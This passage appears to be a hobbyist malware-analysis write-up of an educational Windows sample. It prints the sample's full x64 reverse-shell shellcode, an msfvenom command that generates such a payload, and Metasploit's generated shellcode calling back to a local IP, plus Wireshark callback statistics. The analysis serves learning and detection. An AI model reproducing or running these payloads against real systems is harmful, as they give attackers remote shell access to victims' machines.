0x4c, 0x89, 0xe2, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x99, 0xa5, 0x74, 0x61, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0a, 0x49,
0xff, 0xce, 0x75, 0xe5, 0xe8, 0x93, 0x00, 0x00, 0x00, 0x48, 0x83, 0xec, 0x10, 0x48, 0x89, 0xe2, 0x4d, 0x31, 0xc9,
0x6a, 0x04, 0x41, 0x58, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7e,
0x55, 0x48, 0x83, 0xc4, 0x20, 0x5e, 0x89, 0xf6, 0x6a, 0x40, 0x41, 0x59, 0x68, 0x00, 0x10, 0x00, 0x00, 0x41, 0x58,
0x48, 0x89, 0xf2, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x48, 0x89, 0xc3, 0x49, 0x89,
0xc7, 0x4d, 0x31, 0xc9, 0x49, 0x89, 0xf0, 0x48, 0x89, 0xda, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, 0xc8, 0x5f,
0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7d, 0x28, 0x58, 0x41, 0x57, 0x59, 0x68, 0x00, 0x40, 0x00, 0x00, 0x41, 0x58, 0x6a,
0x00, 0x5a, 0x41, 0xba, 0x0b, 0x2f, 0x0f, 0x30, 0xff, 0xd5, 0x57, 0x59, 0x41, 0xba, 0x75, 0x6e, 0x4d, 0x61, 0xff,
0xd5, 0x49, 0xff, 0xce, 0xe9, 0x3c, 0xff, 0xff, 0xff, 0x48, 0x01, 0xc3, 0x48, 0x29, 0xc6, 0x48, 0x85, 0xf6, 0x75,
0xb4, 0x41, 0xff, 0xe7, 0x58, 0x6a, 0x00, 0x59, 0x49, 0xc7, 0xc2, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x00, 0x00 }
```

Honestly, I would be remiss if I did not include my best friend that helps me chea- I mean... teaches me stuff...

Does this match any shellcode that you know of: 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x51, 0x48, 0x8b, 0x52, 0x18, 0x56, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x4d, 0x31, 0xc9, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x48, 0x8b, 0x52, 0x20, 0x41, 0x51, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x66, 0x81, 0x78, 0x18, 0x0b, 0x02, 0x0f, 0x85, 0x72, 0x00, 0x00, 0x00, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74,

Prompting GPT, it does some analysis for me!

Yes, the sequence of bytes you've provided is indeed recognizable as a well-known piece of shellcode. Specifically, it appears to be a variant of the popular Windows reverse shellcode used in many exploits and payloads. The shellcode is designed to connect back to an attacker's server, allowing remote control over the compromised machine.

Here's a brief breakdown of what some of the initial instructions in the shellcode do:

- `0xfc`: `cld` (Clear Direction Flag)
- `0x48, 0x83, 0xe4, 0xf0`: `and rsp, 0xfffffffffffffff0` (Align stack pointer)
- `0xe8, 0xcc, 0x00, 0x00, 0x00`: Call to the next instruction (used for finding the current address)

It gives me a response that supports my hypothesis, but lets dig a little deeper

What references do you have for this?

The byte sequence provided resembles well-known Windows shellcode, often used in security research and penetration testing tools like Metasploit. Here are a few specific references and explanations that align with the initial part of the provided shellcode sequence:

1. **Metasploit Framework**:
   - The byte sequence looks very similar to the payloads generated by the Metasploit Framework, particularly the `windows/x64/shell_reverse_tcp` payload. Metasploit is an open-source framework for developing, testing, and executing exploits.

It even gives us an example of a possible payload. Let's follow up on this...

By running:

msfvenom -p windows/x64/shell_reverse_tcp -f c

We can see the following...

```
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00"
"\x00\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x9a"
"\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07"
"\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29"
"\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48"
"\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea"
"\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89"
"\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81"
"\xc4\x40\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00"
"\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0"
"\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01\x01"
"\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6\x56\x50\x41"
"\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff\xc8\x4d"
"\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48"
"\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5"
"\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5"
```

As compared to the shellcode pulled out of the decompiler:


```
0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x48, 0x31, 0xd2, 0x65,
0x48, 0x8b, 0x52, 0x60, 0x51, 0x48, 0x8b, 0x52, 0x18, 0x56, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x4d,
0x31, 0xc9, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1,
0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x48, 0x8b, 0x52, 0x20, 0x41, 0x51, 0x8b, 0x42, 0x3c, 0x48, 0x01,
0xd0, 0x66, 0x81, 0x78, 0x18, 0x0b, 0x02, 0x0f, 0x85, 0x72, 0x00, 0x00, 0x00, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0,
0xe3, 0x56, 0x4d, 0x31, 0xc9, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x48, 0x31, 0xc0, 0xac,
0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c,
0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x41, 0x58, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58,
0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12,
0xe9, 0x4b, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xbe, 0x77, 0x73, 0x32, 0x5f, 0x33, 0x32, 0x00, 0x00, 0x41, 0x56, 0x49,
0x89, 0xe6, 0x48, 0x81, 0xec, 0xa0, 0x01, 0x00, 0x00, 0x49, 0x89, 0xe5, 0x49, 0xbc, 0x02, 0x00, 0x23, 0x29, 0xc0,
0xa8, 0x01, 0x9a, 0x41, 0x54, 0x49, 0x89, 0xe4, 0x4c, 0x89, 0xf1, 0x41, 0xba, 0x4c, 0x77, 0x26, 0x07, 0xff, 0xd5,
0x4c, 0x89, 0xea, 0x68, 0x01, 0x01, 0x00, 0x00, 0x59, 0x41, 0xba, 0x29, 0x80, 0x6b, 0x00, 0xff, 0xd5, 0x6a, 0x0a,
0x41, 0x5e, 0x50, 0x50, 0x4d, 0x31, 0xc9, 0x4d, 0x31, 0xc0, 0x48, 0xff, 0xc0, 0x48, 0x89, 0xc2, 0x48, 0xff, 0xc0,
0x48, 0x89, 0xc1, 0x41, 0xba, 0xea, 0x0f, 0xdf, 0xe0, 0xff, 0xd5, 0x48, 0x89, 0xc7, 0x6a, 0x10, 0x41, 0x58, 0x4c,
0x89, 0xe2, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x99, 0xa5, 0x74, 0x61, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0a, 0x49, 0xff,
0xce, 0x75, 0xe5, 0xe8, 0x93, 0x00, 0x00, 0x00, 0x48, 0x83, 0xec, 0x10, 0x48, 0x89, 0xe2, 0x4d, 0x31, 0xc9, 0x6a,
0x04, 0x41, 0x58, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7e, 0x55,
0x48, 0x83, 0xc4, 0x20, 0x5e, 0x89, 0xf6, 0x6a, 0x40, 0x41, 0x59, 0x68, 0x00, 0x10, 0x00, 0x00, 0x41, 0x58, 0x48,
0x89, 0xf2, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x48, 0x89, 0xc3, 0x49, 0x89, 0xc7,
0x4d, 0x31, 0xc9, 0x49, 0x89, 0xf0, 0x48, 0x89, 0xda, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, 0xc8, 0x5f, 0xff,
0xd5, 0x83, 0xf8, 0x00, 0x7d, 0x28, 0x58, 0x41, 0x57, 0x59, 0x68, 0x00, 0x40, 0x00, 0x00, 0x41, 0x58, 0x6a, 0x00,
0x5a, 0x41, 0xba, 0x0b, 0x2f, 0x0f, 0x30, 0xff, 0xd5, 0x57, 0x59, 0x41, 0xba, 0x75, 0x6e, 0x4d, 0x61, 0xff, 0xd5,
0x49, 0xff, 0xce, 0xe9, 0x3c, 0xff, 0xff, 0xff, 0x48, 0x01, 0xc3, 0x48, 0x29, 0xc6, 0x48, 0x85, 0xf6, 0x75, 0xb4,
0x41, 0xff, 0xe7, 0x58, 0x6a, 0x00, 0x59, 0x49, 0xc7, 0xc2, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x00, 0x00
```

There are far more similarities than not, most likely accounted for in the lack of parameters passed when generating the shellcode. Thus we can confirm that this malware is responsible for loading shellcode that attempts to connect back to a C2 server over some medium. From here, dynamic analysis would be simple using Wireshark...

After starting the sniffing, we execute the malicious binary and then stop the capture. In the Analyze tab, under IPv4 statistics we see the following:

57621	2	0.0001	100.00%	0.0200	5.783
192.168.1.154	4	0.0002	5.19%	0.0100	7.223
TCP	4	0.0002	100.00%	0.0100	7.223
9001	4	0.0002	100.00%	0.0100	7.223

Obviously I am operating in a home lab environment that is airgapped, but you can see that there are four packets to an "unknown" IP over a non standard port of 9001



In a real world scenario, we could use some other tools to confirm that this is indeed the IP of the server the binary is calling back to. I am here to tell you, it is in fact the IP of the C2.

Conclusion:

My hope is that your primary takeaway is not copying the methodology used in this writeup as far as the tools used and the order in which I used them. Rather, the important thing is to break down a task that to most would be overwhelming, into small and achievable goals. Making "checklist" like goals allows you to develop an approach that is efficient and trustworthy regardless of the task at hand. I hope you learned something from this, I certainly found it beneficial in my own studies. I would like to thank 0xtriboulet once more for putting me on a good path and providing the sample. Note that he intentionally created this sample for educational purposes, so in cases that shellcode is encrypted or perhaps remotely retrieved, the procedures would be different. Regardless, I hope this allows you to prove that everything in the wire is evil. Sincerely me,

https://patreon.com/0xDoLios?utm_medium=unknown&utm_source=join_link&utm_campaign=creatorshare_creator&utm_content=copyLink